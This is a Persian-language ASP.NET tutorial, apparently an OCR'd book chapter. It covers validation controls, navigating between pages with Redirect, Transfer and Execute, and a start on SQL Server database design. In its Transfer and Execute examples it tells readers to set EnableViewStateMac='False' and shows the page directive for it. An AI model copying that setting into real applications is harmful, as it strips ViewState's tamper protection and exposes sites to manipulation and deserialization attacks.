ASP.NET یک سری از کنترل های ارزیابی داده های ورودی را قبل از اینکه داده ها به سرور فرستاده شوند ، در سمت کلاینت مهیا کرده است و به این صورت بدون درگیر شدن سرور و تحمیل بار اضافی به آن اینکار صورت می گیرد. تعیین اعتبار داده های ورودی در سمت کلاینت توسط کتابخانه ای که در فایل WebUIValidation.JS قرار دارد و به صورت مجزا بر روی کامپیوتر های کلاینت دریافت خواهد شد ، صورت می گیرد . نکته جالب اینجا است که حتی اگر به دلیل پشتیبانی نکردن مرورگر وب کاربر از Jscript (نگارش های پایین تر از اینترنت اکسپلورر ٤) تعیین اعتبار سمت کلاینت مهیا نبود، به صورت خودکار تعیین اعتبار سمت سرور مهیا می گردد و در هر حال تعیین اعتبار داده های ورودی صورت خواهد گرفت.

در جدول زیر شش کنترل موجود برای تعیین اعتبار داده های ورودی کاربر، توضیح داده شده اند . این نوع کنترل ها مقدار کنترلی را که در خاصیتControlToValidate آنها مشخص شده است را بررسی می نمایند.

جدول ۱ -کنترل های تعیین اعتبار در ASP.NET .

کنترل	کاربرد
RequiredFieldValidator	بررسی می کند که آیا کنترل حاوی داده است یا خیر. (آیا کاربر چیزی را وارد کرده است ؟)
CompareValidator	بررسی می کند که آیا داده ی وارد شده با داده ی موجود در کنترل دیگر تطابق دارد یا خیر.
RangeValidator	بررسی می کند که آیا آیتم وارد شده بین دو مقدار تعریف شده قرار دارد یا خیر.
RegularExpressionValidator	بررسی می کند که آیا داده وارد شده با فرمت مشخص شده مطابقت دارد یا خیر.
CustomValidator	اعتبار داده ی ورودی را توسط اسکریپتی کلاینت ساید یا سمت سرور و یا هر دو انجام می دهد.
validationSummary	تمام موارد بررسی شده را در یک مکان نمایش می دهد یا به صورت کلی فقط یک پیغام را نمایش می دهد.

برای استفاده از کنترل های تعیین اعتبار باید مراحل زیر طی شود:

۱ -ترسیم و یا قرار دادن یک کنترل اعتبار ورودی روی فرم و تنظیم کردن خاصیتControlToValidate آن به کنترلی که می خواهید تعیین اعتبار شود .اگر شما از کنترلCompareValidator استفاده می کنید ، باید خاصیت ControlToCompare را نیز تنظیم کنید .

۲ -خاصیتErrorMessage را به پیغامی که می خواهید هنگامیکه داده ی ورودی معتبر نیست نمایش دهد تنظیم کنید.

۳ -خاصیت Text آنرا برای نمایش دادن پیغامی هنگامیکه خطا رخ می ده د ، تنظیم کنید .از این مورد برای نمایش دادن توضیحات طولانی تر از خاصیتErrorMessage استفاده می شود .

٤ -در صورت نیاز یک کنترلValidationSummary را روی فرم وب برای نمایش تمام پیغام های خطای حاصل از کنترل های تعیین اعتبار ، ترسیم کنید.

٥ -تنها وجود کنترلی که سبب فر ستاده شدن یک رخدادPost-Back می شود ، سبب انجام بررسی تعیین اعتبار می گردد . پس وجود یک چنین کنترلی (مانند یک دکمه) روی فرم در این حالت ضروری است.

برای نمایش خطاهای تعیین اعتبار به صورت یکMessageBox خاصیت کنترلValidationSummary به نامShowMessage را True کنید .

اگر یک کنترل RegularExprssionValidator را روی صفحه قرار دهید و خاصیتValidationExpression آنرا انتخاب نمایید ، دیالوگ باکس شکل - ۱ ظاهر می شود که در اغلب موارد کافی می باشد.

شکل ۱ -صفحه ی ادیتور مربوط به کنترل RegularExprssionValidator .

این کنترل از زبان Pattern-matching برای تعیین اعتبار داده ی ورودی استفاده می کند اطلاعات وسیعتر را در این زمینه می توان درMSDN بدست آورد

ترکیب کنترل های تعیین اعتبار:

یک کنترل روی صفحه می تواند از چندین کنترل تعیین اعتبار استفاده کند. برای مثالTextBox ایی که ایمیل کاربر را دریافت می کند می تواند به کنترل RequiredFieldValidator و کنترلRegularExpressionValidator متصل باشد .در مورد کنترل CompareValidator باید به نکات زیر توجه داشت :

- اگر کنترل مشخص شده در خاصیتControlToValidate نتواند به یک نوع داده مناسب تبدیل شود، نتیجهInvalid خواهد بود .


- اگر کنترل مشخص شده در خاصیتControlToComare نتواند به یک نوع داده مناسب تبدیل شود، نتیجهValid خواهد بود .در این حالت باید از یک کنترل دیگر برای تعیین اعتبار بهره جست .

هنگامیکه می خواهیم از کنترلCompareValidator استفاده کنیم با تنظیم کردن خاصیتOperator آن می توان نوع مقایسه را انجام داد . برای مثال گاهی از اوقات ورودی یک فیلد باید کمتر یا مساوی فیلد دیگری باشد و امثال اینها .این خاصیت در پنجره خواص کنترل ذکر شده به سادگی قابل تنظیم است.

مثال اول:

مطابق شکل ۲ دو TextBox ، دوLabel ، و یک عدد Button روی صفحه قرار دهید .می خواهیم مقدار عددیTextBox اول را به مقدار عددیTextBox دوم تقسیم کنیم و حاصل را درLabel نهایی نمایش دهیم.


شکل ۲ – نمای ابتدایی مثال اول.



نامTextBox را (از سمت چپ) بهtxtVal1 و txtVal2 و دکمه را بهbtnCalc وLabel نهایی را بهlblResult تغییر دهید .


می خواهیم چک کنیم که آیا کاربر در هر دوTextBox چیزی وارد کرده است یا خیر و آیا محتویات TextBox دوم از صفر بزرگتر و کوچکتر از ۱۰۰۰ می باشد؟

برای این منظور دو کنترلRequiredFieldValidator و یک کنترلRangeValidator را روی فرم قرار دهید (شکل ۳)



شکل ۳ -قرار دادن کنترل های تعیین اعتبار روی فرم وب.

خاصیتControlToValidate کنترلRequiredFieldValidator مربوط به تکست باکس اول را بهtxtVal1 تنظیم کنید (شکل ٤) و این خاصیت را برای کنترلRequiredFieldValidator مربوط بهTextBox دوم بهtxtVal2 تنظیم نمایید .




شکل ٤ -تنظیم کردن خاصیتControlToValidate کنترل RequiredFieldValidator .


و در مورد کنترلRangeValidator ابتدا خاصیتControlToValidate را بهtxtVal 2 تنظیم کنید و سپس min و*max* آنرا به ۱ و ۱۰۰۰ تغییر دهید (شکل ٥) .

اکنون نوبت به تنظیم کردن خاصیتErrorMessage تک تک کنترل های تعیین اعتبار می باشد . برای هر کدام یک عبارت معنا دار بنویسید (شکل ٦)

روی دکمه دوبار کلیک کنید و کدی ساده برای تقسیم کردن دو عدد بر هم را بنویسید (لطفاً به سورس همراه مراجعه کنید)




شکل ٥ -تنظیم خواص کنترل RangeValidator .



شکل ٦ -نمای فرم پس از تنظیم خاصیتErrorMessage کنترل های تعیین اعتبار داده ها .

حالا برنامه را اجرا کنید . قبل از هر کاری روی دکمه انجام محاسب ه کلیک نمایید تا نتیجه مطلوب را ببینید! اگر درTextBox دوم عددی بزرگتر از یک را وارد نماییم یک پیغام خطا از طرف کنترلRangeValidator ظاهر می شود . چرا؟ !چون نوع داده ی ورودی را مشخص نکرده ایم ! خاصیت Type
این کنترل را به int تغییر دهید (شکل ۷) .




شکل ۷ -قبل از هر کاری باید نوع داده ی ورودی کنترلRangeValidator را مشخص کرد .

کنسل کردن تعیین اعتبار:

چون تعیین اعتبار قبل از اینکه سرور صفحه ای را پردازش کند اتفاق می افتد ، ممکن است کاربر در بین انبوهی از پیغام های خطا گیر بیفتد و نه راه پس داشته باشد و نه پیش !برای کنسل کردن این کنترل ها می توان از یک کنترل که خاصیتPost-Back نداشته باشد مانندSubmit HTML Control استفاده کرد .

در این حالت می توان کاربر را به یک صفحه ی دیگر هدایت کرد (با بررسی کردن خاصیتIsValid Page شی)

مثال دوم:



شکل ۸ -تصویری از مثال دوم در حالت طراحی.

در این مثال می خواهیم اگر کاربر بر روی دکمه ی کنسل کلیک کرد بدون انجامValidation به صفحه ی دیگری راهنمایی شود.

یکTextBox به نامtxtID یک ،RequiredFieldValidator که این TextBox را کنترل می کند روی فرم قرار دهید .یک دکمه سرور وب به نام btnSend و یک دکمهHTML معمولی از نوع Submit به نامbtnCancel را روی فرم قرار دهید (شکل ۸)

یک فرم وب جدید به برنامه از طریق منویProject آیتم (Add web form) اضافه نمایید و نام پیش فرض آنرا بپذیرید .روی این فرم یکLabel قرار دهید و داخل آن بنویسید : !Sorry .

در سورس HTML صفحه ، خواص کنترلSubmit را به صورت زیر باید تغییر داد :

```
<INPUT style="Z-INDEX: 101; LEFT: 274px; WIDTH: 115px; POSITION: absolute; TOP: 142px; HEIGHT: 27px"
type="submit" value="Cancel" id="btnCancel" language="javascript" onclick="Page_ValidationActive=false;">
```

و در فرم وب کد زیر را می توان اضافه کرد:

```
private void Page_Load(object sender, System.EventArgs e)
{
if ( Page.IsPostBack )
{
Page.Validate();
//user cancelled the validation
if (! Page.IsValid )
Response.Redirect("WebForm2.aspx") ;
}
}
```


در این مثال اگر کاربر روی دکمه کنسل کلیک کند و در صورتیکه چیزی را وارد نکرده باشد به راحتی به صفحه یSorry! راهنمایی می شود (این برنامه را بیشتر می توان توسعه داد ....)

تعیین اعتبار سفارشی:

اگر هیچکدام از کنترل های تعیین اعتبار نیاز شما را برآورده نمی کنند می توانید از کنترلCustomValidator استفاده نمایید . اگر لازم است پردازش سمت سرور انجام شود ، کد تعیین اعتبار را در رخداد ServerValidate قرار دهید . برای تعیین اعتبار سمت کلاینت خاصیتClient Validation Function این کنترل را باید تنظیم کرد .

مثال سوم:

در این مثال قصد داریم بررسی کنیم آیا ورودی کاربر یک عدد اول است یا خیر. برای این منظور یک دکمه به نام btnTest و یک TextBox به نام txtPrime و یک کنترل CustomValidator به نامvld txt Prime را روی فرم قرار دهید (شکل ۹)




شکل ۹ -فرم وب مثال سوم در حالت طراحی

خاصیتControlToValidate مربوط بهvldtxtPrime را بهbtnTest تنظیم کنید . سپس در برگه ی خواص ، کنترل vldtxtPrimeرا انتخاب نموده و روی آیکونی به شکل رعد و برق ک لیک نمایید . صفحه ی رخدادهای این کنترل ظاهر می شود (شکل ۱۰) اکنون در قسمت ServerValidate دوبار کلیک کنید .

رخداد زیر به صورت اتوماتیک به برنامه اضافه می شود:

```
private void vldtxtPrime_ServerValidate(object source,System.Web.UI.WebControls.ServerValidateEventArgs args).
CustomValidator
```



شکل ۱۰ - نحوه ی اضافه کردن یک رخداد به کنترل

در این رخداد عملیات چک کردن ورودی کاربر صورت می گیرد . برای تکمیل کد لطفاً به کد همراه مراجعه نمایید .

(بهتر است خاصیت ErrorMessage این کنترل را به یک عبارت معنا دار تبدیل کنید)

موارد تکمیلی کنترل های وب:

طریقه ی حرکت بین صفحات مختلف در ASP.NET :

برای حرکت بین صفحات مختلفASP.NET روش های مختلفی را ارائه داده است که در ادامه ، بررسی خواهند شد.

جدول ۲ -حرکت بین صفحات در ASP.NET .

روش هدایت و حرکت به صفحه ای دیگر	کاربرد
کنترل HyperLink	حرکت به صفحه ای دیگر
تابع Response.Redirect(…);	معادل کلیک بر روی یک کنترل HyperLink می باشد.
تابع Server.Transfer(…);	به فرم وب جاری خاتمه بخشیده و اجرای صفحه ای دیگر را آغاز می کند. این روش تنها برای حرکت بین فرم های وب (.aspx) کاربرد دارد.
تابع Server.Execute(…);	درحالیکه فرم وب جاری درحال نمایش است ، اجرای یک فرم وب جدید را آغاز می کند. محتویات هر دو فرم ترکیب خواهند شد. این روش نیز تنها برای فرم های وب کاربرد دارد.
تابع اسکریپتی window.open(…);	یک صفحه را در یک پنجره جدید مرورگر نمایش می دهد. اگر کاربر از برنامه هایی مانند pop-up stopper استفاده کند این متد کارآیی نخواهد داشت.

استفاده ازHyperLink و Redirection :

با تنظیم کردن خاصیتNavigateURL کنترلHyperLink با کلیک کاربر بر روی این کنترل به ، صفحه ی مشخص شده ، هدایت می گردد . این کنترل سبب انجام هیچگونه رخدادی در سمت سرور نمی گردد .در صورت نیاز به پردازش رخداد کلیک می توان از کنترل های LinkButton و یاImageButton استفاده کرد . در این حالت می توان از تابعResponse.Redirect برای هدایت کاربر به صفحه ای دیگر استفاده کرد.

استفاده از متد Transfer :

استفاده از این تابع یا متد بسیار شبیه به استفاده ازHyperLink و یا استفاده از تابع Redirect می باشد با یک تفاوت Transfer می تواند بعضی از اطلاعات مربوط به صفحه ی اصلی را در بین : تنظیم کردن آرگومان تابع درخواست ها ، حفظ و نگهداری کند . Transfer به True سبب می شود کهQueryString وViewState و پروسیجر رخداد در فرم مقصد نیز مهیا باشند .برای استفاده از این حالت ابتدا باید خاصیتEnableViewStateMac به صورت پیش فرض false فرم وب را کنید ASP.NET اطلاعات ViewState راHash می کند . باFalse کردن آن ، این اطلاعات در صفحه ی دیگر نیز قابل خواندن خواهند شد.
برای دریافت این اطلاعات در صفحه ای دیگر می توان ازRequest.Form استفاده کرد . اگر با ASP قدیمی آشنایی داشته باشید این نوع روش ها فقط برای حفظ سازگاری با آن درASP.NET قرار داده شده است (پس زیاد نگران نباشید !)

تذکر : متدهایTransfer وExecute تنها با فرم های وب کار می کنند . هرگونه سعی در استفاده از یک صفحه ی HTML معمولی با یک خطای زمان اجرا پاسخ داده خواهد شد .
مثال ٤ :

یک پروژه جدید باز کنید . از منوی پروژه ی ک فرم وب دیگر به برنامه اضافه نمایید . در این برنامه می خواهیم اطلاعات موجود در فرم اول را در فرم دوم نمایش دهیم. روی فرم اول یک TextBox و یک دکمه قرار دهید و نام آنها را بهbtnSend وtxtSend تغییر دهید . روی دکمه دوبار کلیک کنید و کد زیر را در رخداد کلیک آن بنویسید.

```
Server.Transfer("WebForm2.aspx",true) ;
```

روی فرم دوم یکLabel به نامlblReceive قرار دهید و بر روی صفحه دوبار کلیک نموده و در رخدادPage_Load آن بنویسید :

```
lblReceive.Text = "Received from WebForm1: "+ Request.Form["txtSend"].ToString() ;
```

صفحهHTML نمایید . به سورس False فرم اول را بایدEnableViewStateMac فراموش نکنید که رجوع کنید . اگر به صورت خودکار این مورد به تگ بالای صفحه اضافه نشده ، یک بار این خاصیت را در پنجره خواص خواصTrue کنید و سپس آنرا False نمایید تا به صورت خودکار به سورس HTML صفحه اضافه گردد .در غیر اینصورت برنامه اجرا نخواهد شد .

```
<%@ Page language="c#" Codebehind="WebForm1.aspx.cs" AutoEventWireup="false"
Inherits="ex04.WebForm1" enableViewState="True" enableViewStateMac="False"%>
```

استفاده از متد Execute :

با استفاده از متدExecute می توان فرم وب دوم را بدون ترک اولین فرم وب ، پردازش کرد . این مورد اجازه می دهد نتایج را از یک فرم وب به ناحیه ای در همین صفحه جاری هدایت کنیم . همانند متدTransfer باید EnableViewStateMac، صفحهFalse شود . هنگامیکه فرم های وب را با استفاده از متد Execute ترکیب می کنید، هر گونه رخداد Post-Back استفاده شده در فرم دوم سبب پاک شدن فرم اول می گردد . برای این منظور استفاده از این روش تنها هنگامی مفید است که فرم وب دوم حاوی کنترلی نباشد که رخدادPost-Back ایی را سبب شود .


نمایش صفحه در یک صفحه مرور گر جدید:

با استفاده از متدwindow.open کلاینت ساید می توان یک صفحه ی جدید در مرو گر باز کرد . برای مثال:

```
Window.Open( "http://www.wrox.com/", "myWindowOne",
"toolbar=no, menubar=no, location=no, directories=no" );
```

البته اگر خاصیت Target را در کنترل HyperLink عوض کنید می توان یک چنین کاری را با کنترل های وب هم انجام داد.

آشنایی با زبان SQL و مقدمات SQL-Server



مقدمه:

چون اکثر فصول آتی و عمده ی تواناییASP.NET در برنامه نویسی دیتابیس خلاصه می شود و بدون آن تقریبا مفهوم خودش را از دست خواهد داد و با توجه به سهولت دسترسی به SQL-Server در ایران ، در فصل جاری فارغ از مباحثASP.NET مروری


خواهیم داشت بر زبانSQL و محیطSQL-Server تا در طی فصول آتی مشکل خاصی (حداقل در مبانی کار) وجود نداشته باشد . اگر با این مباحث آشنا هستید به راحتی می توانید مطالعه ی فصول آتی را شروع نمایید . پیش فرض این فصل آن است که شما SQL-Serverرا بر روی سیستم خودتان نصب کرده اید .اگر از ویندوز Advanced Server۲۰۰۰ استفاده می نمایید در نصب نگارش های مختلفSQL-Server مشکلی نخواهید داشت ولی اگر ازwin2000 pro و یا XP Pro استفاده می کنید بهتر است از SQL-Server Desktop Editionاستفاده نمایید تا بتوان از قابلیت های سروری آن نیز استفاده نمود .

طراحی و ایجاد یک بانک اطلاعاتی:


کلید توسعه ی یک وب سایت فعال ، داده ها می باشند . یک وب سایت پویا با بانک اطلاعاتی معنا و مفهوم واقعی خودش را پیدا می کند .برای ایجاد یک بانک ا اطلاعاتی درSQL-Server ابتداEnterprise manager آنرا اجرا کنید و سپس رویDataBases آن کلیک راست نمایید (شکل ۱) گزینه ی ایجاد یک بانک اطلاعاتی جدید را انتخاب کنید تا صفحه ی دیالوگ وارد کردن نام دیتا بسی جدید باز شود . نامی دلخواه را وارد و سپس Ok کنید .اکنون یک بانک اطلاعاتی خام به مجموعه ی بانک اطلاعاتیSQL-Serverاضافه شده است و نیاز می باشد تا جداول دلخواه را برای مدیریت اطلاعات در آن ایجاد نماییم.

روی دیتابیس جدید کلیک کنید (شکل ۲) و گزینه ی طراحی جدول جدید را انتخاب نمایید تا صفحه ی ایجاد فیلد ها ظاهر شود (شکل ۳) در اینجا می توانید به سادگی فیلد ها ، نوع ، طول و آیا Null را بپذیرد و یا خیر و موارد دیگر را تنظیم نمایید. سپس این صفحه را ببندید تا یک صفحه ی دیالوگ دیگر برای وارد کردن نام جدول ظاهر شود (شکل ٤) نام پیش فرض را بپذیرد.


برای مثال این دیتابیس را ایجاد کنید:
بانک اطلاعاتی با سه فیلد ID ، Pass ، Name_LastName سایر مشخصات آنها را هم می توانید در تصاویر مشاهده نمایید.



